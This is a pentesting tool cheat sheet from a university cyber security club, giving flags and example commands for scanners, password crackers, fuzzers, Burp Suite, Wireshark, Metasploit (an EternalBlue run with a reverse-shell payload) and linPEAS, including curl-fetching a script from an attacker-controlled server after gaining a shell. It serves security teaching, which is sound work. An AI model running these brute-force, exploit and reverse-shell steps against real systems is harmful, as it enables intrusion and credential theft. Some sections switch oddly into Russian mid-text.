



# RED HANDBOOK

SFSU Cyber Security Club



## Summary:

Pentesting tools with common flags and example commands

## Contents

Nmap.....	1
Arp-scan.....	1
DirBuster.....	2
GoBuster.....	2
Curl.....	3
Hydra.....	3
JohnTheRipper.....	4
Hashcat.....	4
FFUF.....	5
CyberChef.....	6
Burp Suite.....	7-8
Wireshark.....	9
Metasploit.....	10-11
PEASS.....	12
Slide presentation: <a href="#">here</a>	
YT channel: <a href="#">here</a>	

# Nmap

## -General Command-

```
nmap <target> -flags
```

## -Common Flags-

-Pn	Skips the host discovery process
-n	Skips DNS resolution
-f	Fragments packets to (maybe) bypass filters
-p <n-m>	Scans ports n through m
-p-	Scan all 65535 ports
-sV	Enable service detection
-O	Enable OS detection (requires sudo)
-A	Enables OS detection, version detection, script scanning, and traceroute

## -Examples-

```
nmap -Pn -sV <target>
```

Scans target ports and skips host discovery while displaying services running

```
sudo nmap -p 1-1000 -O <target>
```

Scans the first 1000 ports and displays the OS

# Arp-scan

## -General Command-

```
sudo arp-scan -flags
```

## -Common Flags-

-l	Scans all devices on the local network
-I <interface>	Specifies the network interface to scan
-q	Skips the vendor and prints only the IPs and MAC addresses found

## -Examples-

```
sudo arp-scan -l
```

Sends ARP requests on local network

```
sudo arp-scan -I eth0 -q
```

Sends ARP request on eth0 and skips vendors

# DirBuster

## -General Command-

```
dirb <url> -flags
```

### -Flags-

-N <code>	Ignore responses with status code
-o <file>	Saves responses to file

### -Examples-

```
dirb http://<target>
```

Uses common dirb wordlist to brute force directories

```
dirbuster
```

Opens dirb GUI

# GoBuster

## -General Command-

```
GoBuster gobuster dir -u <url> -flags
```

\* wordlists are stored at `/usr/share/wordlists/...`

### -Flags-

-u <url>	Specifies the URL to bruteforce
-w <wordlist>	Defines the wordlist to use
-x <extension>	Specify extension to search for
-c <cookie>	Set a cookie for HTTP requests
-U <username>	Set a Username to use
-P <password>	Set a Password to use
-b <404,code>	Blacklist certain status codes
-o <file>	Outputs result to file

### -Examples-

```
gobuster dir -u http://<target> -w <directory_list> -b 404,403
```

Brute forces directories while ignoring 404,403 responses

```
gobuster vhost -u http://<target> -w <dns_map>
```

Discovers hidden subdomains (note the use of `vhost` instead of `dir`)

# Curl

## -General Command-

```
curl -flags <url>
```

## -Flags-

-I	Prints just the header
-X <method>	Specify the request method
-H <header>	Add a custom header to the request
-d <data>	Sends JSON/form-data
-b <cookie>	Send a cookie with the request
-O, -o <name>	Downloads the response file, -o renames it to <name>
-T <file>	Send a file with PUT request

## -Examples-

```
curl -I http://<target>
```

Gets HTTP header

```
curl -X POST -H "Content-Type: application/json" -d '{"key":"val"}' http://<target>/api
```

Sends JSON data in the header with POST request to the api

```
curl -O http://<target>/<file>
```

Downloads <file>

# Hydra

## -General Command-

```
hydra -flags <service>://
```

## -Flags-

<service>	Specify service to attack (i.e ssh, ftp, http)
-l <username>	Single username to use
-L <username list>	List of usernames to use
-P <password list>	List of Passwords to use

## -Examples-

```
hydra -l admin -P <password_list> ssh://<target>
```

Brute force SSH login *admin* user with passwords from *password\_list*

```
hydra -l admin -P passwords http-post-form "http://<target>/login:user=^USER^&pass=^PASS^:Incorrect login"
```

Brute force login credentials (**note** the request/response will differ depending on the login page *remember to check the network details* use burp suite for a GUI)

# JohnTheRipper

## -General Command-

```
john -fлаги <хеш>  
* если у вас есть соль, положите salt:hash в ваш файл хеша
```

## -Flags-

--show	Shows the password after crack (always use)
--status	Display the status of cracking progress
--wordlist=<wordlist>	Specify wordlist used to crack hash
--format=<type>	Define the hash format (i.e MD5, SHA, base64)
--fork=<n>	Use n parallel processes for cracking
--mask=<mask>	Define the pattern to look for

## -Examples-

```
john --format=Raw-MD5 --wordlist=<password_list> --show <хеш>  
Попытка раскрыть хеш MD5 и отобразить результат  
john --format=Raw-SHA256 --mask=?u?l?l?d?d --show <хеш>  
Попытка раскрыть хеш SHA256 с паттерном (1 верхняя 2 нижние 2 цифры)  
john --show --format=Raw-SHA256 <хеш>  
Отобразить раскрытое хеш SHA256 пароль из файла john.pot
```

# Hashcat

## -Command-

```
hashcat -a <attack mode> -m <hash type> <хеш>  
* используйте hashcat --help для поиска режимов
```

## -Flags-

--show	Shows the password after crack (always use)
--status	Display the status of cracking progress
-a <attack mode>	Sets the attack mode (0=straight 3=Brute-force)
-m <hash type>	Define the hash format (i.e MD5, SHA, base64)

## -Examples-

```
hashcat -a 0 -m 0 <хеш> <password_list> --show  
Попытка раскрыть хеш MD5 и отобразить результат  
hashcat -a 3 -m 1400 <хеш> ?u?l?l?d?d --show  
Попытка раскрыть хеш SHA256 с паттерном (1 верхняя 2 нижние 2 цифры)
```

# FFUF

(Fuzz Faster U Fool)

## -General Command-

```
ffuf -flags FUZZ -w <wordlist>  
* ffuf replaces FUZZ keyword with entries from wordlist
```

## -Flags-

-u <url>	Specifies the URL to fuzz - FUZZ keyword can replace directories
-w <wordlist>	The wordlist to replace FUZZ keyword
-X <method>	Specify HTTP request method - FUZZ keyword can replace method
-d <data>	Sends JSON/form-data - FUZZ keyword can replace entries
-H <header>	Add a custom header to the request - FUZZ keyword can replace header
-b <cookie>	Send a cookie with the request - FUZZ keyword can replace cookie
-F <file>	Send a file with POST request - FUZZ keyword can replace file name
-fc <code>	Filter out responses with specific HTTP codes
-fr <str>	Filter out responses with a specific message

## -Examples-

```
ffuf -u http://<target>/FUZZ -fc 404 -w <directory_list>  
Checks for hidden directories  
  
ffuf -u http://<target>/FUZZ -w <path_traversal_payloads>  
Checks for path traversal vulnerabilities (i.e .../.../etc/passwd)  
  
ffuf -u http://FUZZ.<target> -w <dns_maps>  
Checks for additional subdomains  
  
ffuf -u http://<target>/login -X POST -H "Content-Type: application/json"  
-d '{"username":"FUZZ","password":"password"}' -w usernames.txt  
-fr "Invalid username or password"  
Brute forces login credentials for login page (note request/response might differ)  
  
ffuf -u http://<target>/api -X POST -H "Content-Type: application/form"  
-d "<var>=FUZZ" -w <injection_payloads>  
Checks for Injection vulnerabilities in web form  
  
ffuf -u http://<target>/api?<query>=FUZZ -w <injection_payloads>  
Checks for Injection vulnerabilities in query  
  
ffuf -u http://<target>/api -X POST -F "<file>=@FUZZ" -w <malicious_files>  
Checks for Injection vulnerabilities with file uploading
```

# CyberChef

<a href="https://cyberchef.org">cyberchef.org</a>	
<b>Input</b> VGhpcyBtZXNzYwdlIHdhcyB1bmNyeXB0ZWQgaw50byBCYXNlNjQ=	<b>Input</b> Add your encoded message or message to encode in the Input
<b>Operations</b> Search... <b>Favourites</b> ★ To Base64 From Base64	<b>Define operation</b> Define the operation of decoding/encoding You can use the <i>Favourites</i> to find the most common types of encoding/decoding Once you found the right operation, double click it to add it to the <i>recipe</i>
<b>Recipe</b> From Base64 Alphabet A-Za-z0-9+= <input checked="" type="checkbox"/> Remove non-alphabet chars <input type="checkbox"/> Strict mode  STEP  <input checked="" type="checkbox"/> BAKE! <input checked="" type="checkbox"/> Auto Bake	<b>Bake</b> With your recipe completed, press the <i>BAKE!</i> button or select <i>Auto Bake</i> to complete your operations
<b>Output</b> This message was encrypted into Base64	<b>Output</b> Your message should be decrypted/encrypted If you are getting unreadable characters, try a different decode operation

# BurpSuite

[portswigger.net](http://portswigger.net) (community edition)

Here are the available functions Burp Suite offers, however the only ones to consider for now are: Proxy, Intruder, Decoder, and Logger.



## Proxy

The first step is to set up the proxy, first press *Open browser* to access the PortSwigger chromium browser. Then turn on Intercept when you are ready to capture the HTTP request.

A screenshot of the Burp Suite interface showing a captured request to https://www.google.com. The 'Intercept is on' button is highlighted, indicating that requests are being captured. The raw request shows a GET request for a search query, including a cookie and a long URL.

```
1 GET /search?q=here+is+some+text&oq=here+is+some+text&gs_lcrp=EgZjAHJvbWUyBggAEUEY0dIBCDgS0TdqMGoqAIAAsATIA&sourceid=chrome&ie=UTF-8 HTTP/2
2 Host: www.google.com
3 Cookie: AEC=AVYB7crwI3go5s3ZjsqT5Z0Jx6rj28wWx7n5Ce320zHZ7thId2nnNB02Wpw; NID=517=ChbaGg0jvONbclzDSDCZhXMuQ6s9Po4xtNdJhgxyPWLaygydavTOs05T3LgSoeRChHslWv3Zd_6IqEpfxBPnFx7yXF7oZoqQYyREIIqZsSHy9_uAvEPT7VnVIq7lxMf7fwhtsD4TNsdJm6n_yD3VxwBw5A3vudNBVTWlnb_zy9YLeyr0nUo-EPTHYP006-NEk
```

The request will be intercepted and you can view the raw request. From here you can edit the request by simply changing values like the search request.

After, press *Forward* to forward the request and see the results in the proxy browser.

A screenshot of the Burp Suite interface showing a captured POST request to index.php?page=login.php. The 'Intercept is on' button is highlighted. The raw request shows a login form with fields for username and password.

```
1 POST /index.php?page=login.php HTTP/2
2 Host: coolsite.com
3 ...
4 Referer: http://coolsite.com/login.php
5 Accept-Encoding: gzip, deflate
6 Accept-Language: en-US,en;q=0.9
7
8 username=username&password=password
```

## Intruder

If you want to try to brute force a login, use the *Intruder*.

Capture a login request with a simple *username:password* input.

Highlight the temporary password, right-click, and *Send to Intruder*.

In the *Intruder* tab, click *Payloads*. Now load your password wordlist as the payload or input your own passwords.

Back in *Positions*, select the *Sniper* attack and press *Start Attack*.

### Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	!@#\$%
Load ...	!@#\$%^
Remove	!@#\$%^&
Clear	!@#\$%^&*
Deduplicate	lboerbul
Add	lboerseun
	lgatvol
	lhotnot
	lkak
	lkoedoe

Attack type: Sniper

A window will appear where it will try each password in the list.

You will see the status codes of each result, a 200 means success

You can also use the *Intruder* for fuzzing by sending different parts of the HTTP request to the *Intruder* and repeating the previous steps with a custom wordlist.

# Decoder

If you want to decode an encrypted message/token/data, use the *Decoder*.

The *Decoder* has various decoding operations (URL, Base64, Hex, Octal, Binary, GZIP, etc.)

<input type="text" value="Encode this message"/>	<input checked="" type="radio"/> Text <input type="radio"/> Hex <a href="#">?</a> <input type="button" value="Decode as ..."/> <input type="button" value="Encode as ..."/> <input type="button" value="Hash ..."/> <input type="button" value="Smart decode"/>
<pre>%45%6e%63%6f%64%65%20%74%68%69%73%20%6d%65%73%73%61%67%65</pre>	<input checked="" type="radio"/> Text <input type="radio"/> Hex <a href="#">?</a> <input type="button" value="Decode as ..."/> <input type="button" value="Encode as ..."/> <input type="button" value="Hash ..."/> <input type="button" value="Smart decode"/>
<pre>JTQ1JTZlYTzJmJTY0JYlUlwJtC0JTY4JtY5JtCzJtWJtZkJtY1JtCzJtCxJtY3JtY1</pre>	<input checked="" type="radio"/> Text <input type="radio"/> Hex <a href="#">?</a> <input type="button" value="Decode as ..."/> <input type="button" value="Encode as ..."/> <input type="button" value="Hash ..."/> <input type="button" value="Smart decode"/>
<pre>456e636f64652074686973206d657373616765</pre>	<input checked="" type="radio"/> Text <input type="radio"/> Hex <a href="#">?</a> <input type="button" value="Decode as ..."/> <input type="button" value="Encode as ..."/> <input type="button" value="Hash ..."/> <input type="button" value="Smart decode"/>
<input type="text" value="Encode this message"/>	<input checked="" type="radio"/> Text <input type="radio"/> Hex <a href="#">?</a> <input type="button" value="Decode as ..."/> <input type="button" value="Encode as ..."/> <input type="button" value="Hash ..."/> <input type="button" value="Smart decode"/>

## Logger


Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer
Proxy	GET	js.driftt.com	/core/assets/js/3.2a4c75...		0	200	48287	19
Proxy	GET	js.driftt.com	/core/assets/css/1.fdc718...		0	200	46075	19
Proxy	GET	js.driftt.com	/core/assets/js/28.0df1b3...		0	200	21355	19
Proxy	GET	www.hackerone.com	/sites/default/files/favico...		5	200	6198	33
Proxy	POST	bootstrap.driftapi.com	/widget_bootstrap/ping/v2		1	200	1075	85
Proxy	POST	bootstrap.driftapi.com	/widget_bootstrap		8	200	26401	635
Proxy	POST	metrics.api.drift.com	/monitoring/metrics/wid...		1	200	695	96
Proxy	POST	www.youtube.com	/youtube/v1/log_event	alt=json&key=AlzaSyAO_...	319	200	394	36
Proxy	GET	101992-42.chat.api drift....	/ws/websocket	session_token=5FMyNTY....	3	101	234	82
Proxy	GET	presence.api.drift.com	/ws/websocket	session_token=5FMyNTY....	3	101	234	79
Proxy	OPTIONS	event.api.drift.com	/track		0	200	676	90
Proxy	OPTIONS	targeting.api.drift.com	/targeting/evaluate_with...		0	200	676	95
Proxy	POST	event.api.drift.com	/track		11	200	1258	106
Proxy	GET	consent.trustarc.com	/bannermsg	action=accepts&domain=...	9	200	562	148
Proxy	POST	targeting.api.drift.com	/targeting/evaluate_with...		89	200	2217	83
Proxy	GET	www.googletagmanager...	/tag/js	id=G-BM4MFJMHW6V&l=...	3	200	358101	59
Proxy	GET	consent-pref.trustarc.com	/defaultconsentmanager/...	type=hackerone_prod_v2...	11	200	643	154
Proxy	GET	js.driftt.com	/core/assets/js/58.df4c0...		0	200	19873	18

In this tab you can view the history of all HTTP requests made on the proxy browser, and still send each entry to the other tabs. You can also repeat the request again in the browser in either a current session or previous session.

# Wireshark

```
sudo apt install wireshark
```

Wireshark can do many things but here are the two main functions:  
Packet capture & Reading packet capture files



## Capture

Pressing the Start Capture button will immediately start recording your network traffic to analyze.

## Analysis

No.	Time	Source	Destination	Protocol	Length	Info
15	0.031300196	192.168.0.1	192.168.0.225	TCP	60	53 → 33812 [ACK] Seq=1 Ack=52 Win=32768 Len=0
16	0.031300227	192.168.0.1	192.168.0.225	TCP	60	53 → 33813 [ACK] Seq=1 Ack=3 Win=32768 Len=0
17	0.031300252	192.168.0.1	192.168.0.225	TCP	60	53 → 33813 [ACK] Seq=1 Ack=52 Win=32768 Len=0
18	0.031300289	192.168.0.1	192.168.0.225	DNS	155	Standard query response 0x99d3 HTTPS signaler-pa.clients6.google.com SOA ns1.google.com
19	0.031300319	192.168.0.1	192.168.0.225	DNS	121	Standard query response 0x7963 A signaler-pa.clients6.google.com A 142.251.46.170
20	0.031588495	192.168.0.225	192.168.0.1	TCP	60	33812 → 53 [FIN, ACK] Seq=52 Ack=60 Win=13128 Len=0
21	0.031588631	192.168.0.225	192.168.0.1	TCP	60	33813 → 53 [FIN, ACK] Seq=52 Ack=102 Win=131072 Len=0
22	0.032163936	192.168.0.225	142.251.46.170	QUIC	1292	Initial, DCID=656024941ad2cc6b, PKN: 1, CRYPTO
23	0.032163121	192.168.0.225	142.251.46.170	QUIC	1292	Initial, DCID=656024941ad2cc6b, PKN: 2, PADDING, PING, CRYPTO
24	0.032395856	192.168.0.225	142.251.46.170	QUIC	122	0-RTT, DCID=656024941ad2cc6b
25	0.032856939	192.168.0.225	142.251.46.170	QUIC	570	0-RTT, DCID=656024941ad2cc6b
26	0.043709961	142.251.46.170	192.168.0.225	QUIC	82	Initial, SCID=656024941ad2cc6b, PKN: 1, ACK
27	0.0466839916	142.251.46.170	192.168.0.225	QUIC	1292	Initial, SCID=656024941ad2cc6b, PKN: 2, ACK, PADDING
28	0.055134998	142.251.46.170	192.168.0.225	QUIC	1292	Initial, SCID=656024941ad2cc6b, PKN: 3, CRYPTO, PADDING
29	0.05530827	142.251.46.170	192.168.0.225	QUIC	346	Protected Payload (K9)
30	0.05530846	142.251.46.170	192.168.0.225	QUIC	985	Protected Payload (K9)
31	0.055569528	142.251.46.170	192.168.0.225	QUIC	98	Protected Payload (K9)
32	0.055569553	142.251.46.170	192.168.0.225	QUIC	66	Protected Payload (K9)
33	0.055569576	192.168.0.225	142.251.46.170	QUIC	129	Handshake, DCID=656024941ad2cc6b
34	0.055569599	192.168.0.225	142.251.46.170	QUIC	73	Protected Payload (K9), DCID=f65024941ad2cc6b
35	0.061704189	192.168.0.225	192.168.0.225	TCP	60	33813 → 102 [FIN, ACK] Seq=53 Ack=53 Win=32768 Len=0
36	0.061704189	192.168.0.225	192.168.0.1	TCP	60	33813 → 53 [ACK] Seq=53 Ack=103 Win=131072 Len=0
37	0.064127466	192.168.0.1	192.168.0.225	TCP	60	33812 → 53 [FIN, ACK] Seq=08 Ack=53 Win=32768 Len=0
38	0.064127563	192.168.0.225	192.168.0.1	TCP	60	33812 → 53 [ACK] Seq=53 Ack=69 Win=131328 Len=0
39	0.066457095	142.251.46.170	192.168.0.225	QUIC	162	Protected Payload (K9)
40	0.066457099	192.168.0.225	142.251.46.170	QUIC	73	Protected Payload (K9), DCID=f65024941ad2cc6b
41	0.067598827	142.251.46.170	192.168.0.225	QUIC	64	Protected Payload (K9)
42	0.079252493	142.251.46.170	192.168.0.225	QUIC	241	Protected Payload (K9)


After capturing your traffic or opening a pcap file you can sort packets by time, source, destination, protocol, length, and info. You can also filter down the packets to search for specific traffic (like file transfer)

## TCP Stream

You can view the whole TCP conversation by selecting either a request or response and pressing:

Analyze > Follow > TCP Stream

You will then see a non-readable hex dump of the conversation that could represent numerous things that uses the TCP protocol



The screenshot shows the Wireshark Analyze menu open, with the 'Follow' option highlighted. Below it, the 'Expert Information' pane is visible, showing a list of TCP segments with their sequence numbers and lengths. The segments include SYN, ACK, and PSH, ACK pairs, along with some data segments.

Sequence Number	Length	Info
192.168.0.1	192.168.0.225	DP 202 443 → 50945 Len=160
192.168.0.1	192.168.0.225	DP 66 443 → 50945 Len=24
192.168.0.1	192.168.0.225	CP 66 33812 → 53 [SYN] Seq=0 Win=131072
192.168.0.1	192.168.0.225	CP 66 33813 → 53 [SYN] Seq=0 Win=131072
192.168.0.225	192.168.0.1	DP 75 50945 → 443 Len=33
192.168.0.225	192.168.0.1	CP 62 53 → 33812 [SYN, ACK] Seq=0 Win=131072
192.168.0.225	192.168.0.1	CP 62 53 → 33813 [SYN, ACK] Seq=0 Win=131072
192.168.0.225	192.168.0.1	CP 66 33812 → 53 [ACK] Seq=1 Ack=53 Win=32768
192.168.0.225	192.168.0.1	CP 66 33813 → 53 [ACK] Seq=1 Ack=53 Win=32768
192.168.0.225	192.168.0.1	CP 66 33813 → 53 [PSH, ACK] Seq=1 Ack=53 Win=32768
192.168.0.225	192.168.0.1	CP 66 33812 → 53 [PSH, ACK] Seq=1 Ack=53 Win=32768
192.168.0.225	192.168.0.1	DCCP Stream Ctrl+Alt+Shift+E
192.168.0.225	192.168.0.1	HTTP Stream Ctrl+Alt+Shift+H
192.168.0.225	192.168.0.1	HTTP/2 Stream
192.168.0.225	192.168.0.1	QUIC Stream
192.168.0.225	192.168.0.1	SIP Call
192.168.0.225	192.168.0.1	TCP Stream Ctrl+Alt+Shift+T
192.168.0.225	192.168.0.1	TLS Stream Ctrl+Alt+Shift+S
192.168.0.225	192.168.0.1	UDP Stream Ctrl+Alt+Shift+U
192.168.0.225	192.168.0.1	USB CDC Data
192.168.0.225	192.168.0.1	WebSocket Stream

# Metasploit

```
msfconsole

      =[ metasploit v6.0.18-dev-025950ec0b          ]
+ -- ---=[ 2099 exploits - 1127 auxiliary - 353 post      ]
+ -- ---=[ 592 payloads - 45 encoders - 10 nops        ]
+ -- ---=[ 7 evasion                                    ]

Metasploit tip: Use help <command> to learn more about any command

msf6 > 
```

Metasploit provides 4 basic utilities: Reconnaissance, exploits, payloads, and post payload. We will mainly be focusing on executing exploits on a vulnerable machine. We'll use the `msfconsole` which is the Metasploit CLI. You can also use `msfvenom` to generate payloads on the fly.

Metasploit is most useful when you have already identified the vulnerability and want to run an exploit to gain a reverse shell for example.

[Here](#) is a good site for CVE details

## Searching Exploits

```
msf6 > search eternalblue
Matching Modules
=====
#   Name
-   ---
0   exploit/windows/smb/ms17_010_eternalblue           Disclosure Date  Rank   Check  Description
!   Pool Corruption
  1   \_\_ target: Automatic Target
  2   \_\_ target: Windows 7
  3   \_\_ target: Windows Embedded Standard 7
  4   \_\_ target: Windows Server 2008 R2
  5   \_\_ target: Windows 8
  6   \_\_ target: Windows 8.1
  7   \_\_ target: Windows Server 2012
  8   \_\_ target: Windows 10 Pro
  9   \_\_ target: Windows 10 Enterprise/Evaluation

msf6 > use 8
[*] Additionally setting TARGET => Windows 10 Pro
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

In `msfconsole` you can search for and load the exploit of choice by either name or CVE number.

In this example I type `search eternalblue` to find the Eternal Blue vulnerability for the machine I am attacking.

Then I type `use 8` to load the Windows 10 Pro Eternal Blue exploit.

# Setting up Exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name          Current Setting  Required  Description
----          -----          -----      -----
RHOSTS          yes           yes        The target host(s), see https://docs.metasploit.com/metasploit.html#targeting
RPORT          445            yes        The target port (TCP)
SMBDomain
SMBPass
SMBUser
VERIFY_ARCH    true           yes        Check if remote architecture matches exploit
VERIFY_TARGET   true           yes        Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
----          -----          -----      -----
EXITFUNC       thread         yes        Exit technique (Accepted: '', seh, thread, proc
LHOST          10.0.0.190     yes        The listen address (an interface may be specified)
LPORT          4444           yes        The listen port

Exploit target:

Id  Name
--  --
7  Windows 10 Pro
```

After selecting the exploit type **show options** to see configuration.

I set up the necessary variables for my attack.

set RHOSTS <IP>	This is the target IP address
set RPORT <port>	This is the target port (445 is SMB)
set LHOST <IP>	This is my IP address
set LPORT <port>	This is the port of my listener

## Running Exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.0.190:4444
[*] 10.0.0.12:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.0.0.12:445          - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 10.0.0.12:445          - Scanned 1 of 1 hosts (100% complete)
[-] 10.0.0.12:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

The last step is to type **run** and either your exploit will have worked and granted you a reverse shell or it will display an error and cancel the payload session.

# PEASS

(Privilege Escalation Awesome Scripts Suite)

[github.com/PEASS-ng](https://github.com/PEASS-ng)

## linPEAS

The main tool we will be focusing on in the Suite is linPEAS which scans linux machines. linPEAS is an excellent tool for a quick diagnosis of the box.

Do not forget to chmod +x the shell script before trying to run it.

## Reverse Shell

The most important part is to be in a reverse shell to run the script. [Here](#) is a good site to generate them.

## Transferring linPEAS

Once you have a reverse shell you have to get linPEAS on the machine. There are many ways you can go about this but here is one simple way.

```
python3 -m http.server 80
```

Setup a local webserver on port 80 in your current directory

```
curl -O http://<IP>/linpeas.sh
```

On the target machine download linpeas.sh from your web server



## Using linPEAS

linPEAS does several things:

- It scans almost all directories and reports if anything could be of potential use for privilege escalation (has root control)
- It scans any open ports or running processes
- It can suggest CVEs to use for exploitation
- And much more